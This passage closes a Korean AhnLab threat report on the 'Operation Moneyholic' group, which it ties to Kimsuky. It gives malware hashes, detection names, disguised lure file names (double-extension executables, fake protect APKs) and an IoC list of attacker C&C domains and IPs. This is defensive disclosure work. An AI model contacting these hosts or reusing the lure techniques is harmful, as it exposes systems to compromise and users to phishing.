2018년 2월부터 2019년 8월 현재까지 오퍼레이션 머니홀릭 조직이 사용한 악성코드를 프로파일링한 결과, 해당 조직의 악성코드 제작 방식이나 악성코드 동작 방식은 Kimsuky 조직과는 차이가 있다. 그러나 지금까지 살펴본 바와 같이 악성코드, 유포지, C&C 등 다양한 근거를 토대로 오퍼레이션 머니홀릭 조직과 Kimsuky 조직이 밀접하게 관련되어 있는 것으로 판단할 수 있다

한편, 오퍼레이션 머니홀릭 조직에서 사용한 악성코드의 파일명으로 공격 대상이나 목적을 짐작할 수 있다. '계약서 확인건.doc' 파일은 직접적으로 금전적 이득을 노린 것 같지 않지만, 해당 파일이 탈취한 공격 대상의 정보를 분석한 결과, 결국 암호화폐를 포함한 금전적인 이득을 취하려는 목적이 확인되었다.

본 보고서에서 오퍼레이션 머니홀릭 조직과 다른 조직과의 연관성에 대해 좀 더 명확하게 밝힐 수 없는 것은 아쉽지만, 이는 단기간에 이루어지기 힘든 작업이다. 향후 안랩은 지속적으로 오퍼레이션 머니홀릭 조직을 꾸준히 추적하고 프로파일링할 계획이며, 이를 통해 확인된 내용은 추가 보고서를 통해 공개할 계획이다. 또한 그 과정에서 국가 기관 및 보안 업체들과 협업하여 해당 조직의 실체를 밝히는데 노력할 것이다.

안랩 제품 대응 현황

안랩 V3 제품군에서는 오퍼레이션 머니홀릭과 관련된 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

파일명	MD5	V3 진단 정보
DnscacheUpdate.dll	a77566ec1317117d5fe0eb4d647c6ac0	V3:Trojan/Win32.Agent (2018.05.29.08)
	1d9668a4d59b19d50f93481f65ca4e46	V3:Trojan/Win32.Agent (2018.05.29.09)
	068a6acb7d4ec0d146497e37fccca210	V3:Trojan/Win32.Agent (2018.07.16.03)
RDP Warapper	0c08c15f4becc21fab5ee3a0871f2c39	V3:Trojan/Win32.Rdpwrap (2019.01.23.00)
	4a86f5909441914ff04f2a16bb379353	V3:Win-Trojan/Craydoor.Exp (2018.02.20.09)
	034db0b2bdd0d5df1de9da0b108d0f96	V3:Unwanted/Win32.RemoteAdmin (2018.03.20.07)
	a553bd68ee74e920eb7c4f068ce35706	V3:Trojan/Win32.Rdpwrap (2018.11.26.07)
	b2fcef57d62ca5075e62975aee272137	V3:Win-Trojan/Alisa.Exp (2018.02.20.09)
	d32f6ed7958c07698d3f51e7268f1fa4	V3:Unwanted/Win32.Rdpwrap (2018.11.16.05)
Ghost.exe	46874dfa70336308dd69248ae13cc19d	V3:Trojan/Win32.Agent (2018.07.20.03)
spoolsve.exe	76c8da4147b08e902809d1e80d96fbb4	V3:Trojan/Win32.Agent (2018.07.18.00)
Utilman.exe	f6ebbd988d6f68749343c6ede200ce36	V3:Trojan/Win32.Agent (2018.05.29.06)
	1d6ce0778cabecea9ac6b985435b268b	V3:Trojan/Win32.NsSpy (2017.09.13.09)

userrepairkey_x86.exe	9cb536f3af8a9d52937dddac43d3de99	V3:Trojan/Win32.Agent (2018.05.29.06)
sqldebuger.exe	96cc6500169b047e5ab2565f91e1eaaa	V3:HackTool/Win32.Agent (2018.07.18.00)
dnsadmin.exe	1d6ce0778cabecea9ac6b985435b268b	V3:Trojan/Win32.NsSpy (2017.09.13.09)
RCP.exe	51e161503b6cd3d9f854cffcbfcd4e77	V3:Backdoor/Win32.RemoteControl (2018.09.14.00)
lcass.exe	2827cc82c23cc054944930d331c7475f	V3:Backdoor/Win32.RemoteControl (2018.09.14.00)
mfc100d.dll	ac7f2afa1934eb9178de53ec1c50d6aa	V3:Trojan/Win32.HackTool (2018.09.14.00)
coinstager.exe	a25811b24b7f27a486c05c0a09ad992d	V3:Trojan/Win32.XwDoor (2018.05.30.00)
20190502_01.doc	FD0421941F3544CBA96BA6E4A7D95490	V3:W97M/Downloader (2019.08.14.07)
Huobi Research Weekly (Vol.62) 2019.05.13-2019.05.19.doc	715051f5028dc793e06b20b4048f33a6	V3:DOC/Downloader (2019.06.22.00)
1.dat	C4379FB6A0041C7546835EDA4FC5EA49	V3:Trojan/Win32.Infostealer (2019.05.31.00)
Sway.dat	b12fa22d02fda312eaf31babe2d719e9	V3:Trojan/Win32.Infostealer (2019.07.19.04)
core.dll	865138cf59970c8c871f085ce18fcb1b	V3:Backdoor/Win32.Akdoor (2017.06.02.05)
Lyric.dat	109a42f52b68b1af7ec1ac3d5cb22cfd	V3:Backdoor/Win32.Akdoor (2019.07.19.04)
76043093.exe	5259e9a18754703fdd47d2c9ade0e35f	V3:Trojan/Win32.Agent (2018.04.18.00)
Google Update.exe	D94F7A8E6B5D7FC239690A7E65EC17	V3:Trojan/Win32.XwDoor

	78	(2013.09.12.04)
1-EXEJINBO.exe	2bd4380c9aabe58812c9088d40bf127d	V3:Trojan/Win32.Akdoor (2017.12.22.07)
netsvcs.exe	ab73b1395938c48d62b7eeb5c9f3409d	V3:Win-Trojan/Agent.5248512 (2013.09.12.00)
spl.exe	b02f3881321f0912b2ae3f27498c448f	V3:Trojan/Win32.XwDoor (2014.01.28.03)
xpsp2.exe	11fc4829c2fff9fb240acbd71c60fc67	V3:Dropper/Win32.TeamRat (2014.04.10.01)
1.scr	37c6326f3cf3542e52439a66150ba278	V3:Trojan/Win32.Injector (2014.06.03.04)
ipnet.dll	f05af1304c8fb427b5f073f2e0154c0e	V3:Trojan/Win32.Agent (2014.06.05.03)
시멘트 제품지표분석.doc	123CC66864109F3E952A31ADD0776E3E	V3:RTF/Exploit (2019.03.13.00)
거래내역.doc	8fc875be2f4b6be1fd31ef6a99d0be25	V3:RTF/Exploit (2018.11.14.00)
컨텐츠 공급계약서 초안.doc	067A81CFFDC9FC18A6F9D7C746D0D3E5	V3:W97M/Downloader (2019.08.14.08)
BTS자료.zip_ycy.doc	A2B2B70DFB4C34D376E71BB5AD94173B	V3:VBA/Amabot.S2 (2019.08.08.00)
svchost.exe	7ABF91E1D313126F0A0E77074E50586A	V3:Trojan/Win32.Amabot (2019.04.03.00)
kmrin.exe	377395C4740A5F648A8064245D9F80C8	V3:Trojan/Win32.Amabot (2019.04.03.00)
lig.exe	ecfc59216dd787dff53cf2e4b7d0f832	V3:Win-Trojan/Craydoor.Exp (2019.03.09.00)
spolsve.exe	e1dd36e8d4091db216067d4e813612c9	V3:Trojan/Win32.Amabot (2019.04.02.06)
bang.exe	7b8c66707da8bfecd4d334dd7c45b236	V3:Trojan/Win32.DiskWriter (2019.08.15.00)

DaumProtect.apk	a3f297208d69bd597e7235cad7faefaf	MO: Android-Trojan/Cannie (2019.03.27.02)
NaverProtect.apk	1793f7bddf6be0129fe8af7488dd384f	MO: Android-Trojan/Cannie (2019.03.27.02)
KakaoTalk.apk	6c290d6ddbe317844a4dccdc2259c6c1	MO: Android-Trojan/Cannie (2019.03.27.02)
Bithubmprotect.apk	c1063cfa402e64882d41f88ada87c8d1	MO: Android-Trojan/Cannie (2019.03.18.03)
사업계획서.hwp	B5B6E93AB27CEC75F07AF2A3A6A40926	V3:HWP/Exploit (2014.12.10.02)
한울 1,2 호기 설계 변경 사항.hwp	54783422CFD7029A26A3F3F5E9087D8A	V3:HWP/Exploit (2014.12.10.06)
WXB 코인 배정 내용 - 송부용.xlsx{공백}.exe	6f5f22753af837433267dcd76bf316ea	V3:Trojan/Win64.Agent (2018.05.29.08)
*****조직 3차 -5차 마지막 BCOT 구매 리스트 및 수량계산 확인.hwp.exe	45fa564f2ccea45ff26099cb3737d654	V3:Trojan/Win32.Agent (2018.05.28.05)

[표 25] V3 제품 대응 현황

IoC (Indicators of Compromise)

1. MD5

위의 [표 25] 참고

2. C&C 및 유포지

signetsys.com

orion.kim

881.000webhostapp.com

071790.000webhostapp.com

71790.000webhostapp.com

attach10131.1apps.com

attach10132.1apps.com

vnik.000webhostapp.com

no-vac.esy.es

naver-mail-com.hol.es

free-tell.esy.es

finale-jack.esy.es

embed-helper.esy.es

naoei3-tosma.96.lt

8877.1apps.com

downok1013.1apps.com

rainbow1013.1apps.com

gotomyhouse1013.1apps.com

indiana1014.1apps.com

alabamaok0515.1apps.com

fighiting1013.org

rainbow.webrnail.com

gmaildown.1apps.com

cert-us.com

u811238542.hostingerapp.com

snop.webrnail.com

mklawyer.maru.net

result-viewer.com

www.karachi-tan.com

www.downloader-hanmail.net

mytut.net/snop/

snop.mytut.net

naver.attach-download.com

daum.attach-download.com

193.148.16.45

217.197.161.78

188.241.39.220

62.133.58.60

194.59.164.14

160.202.162.78

5.252.198.93

104.243.41.186

147.46.46.140

188.241.39.10

103.249.31.170

103.249.31.159

61.14.210.72

61.14.211.140

111.90.138.41

27.102.112.179

156.67.222.184

180.71.56.198

※ 별첨

<도움주신 분들>

안랩 ASEC대응팀 박태환

안랩 분석연구팀 차민석

이스트시큐리티 문종현

금융보안원 장민창, 김재기

한국인터넷진흥원 김병재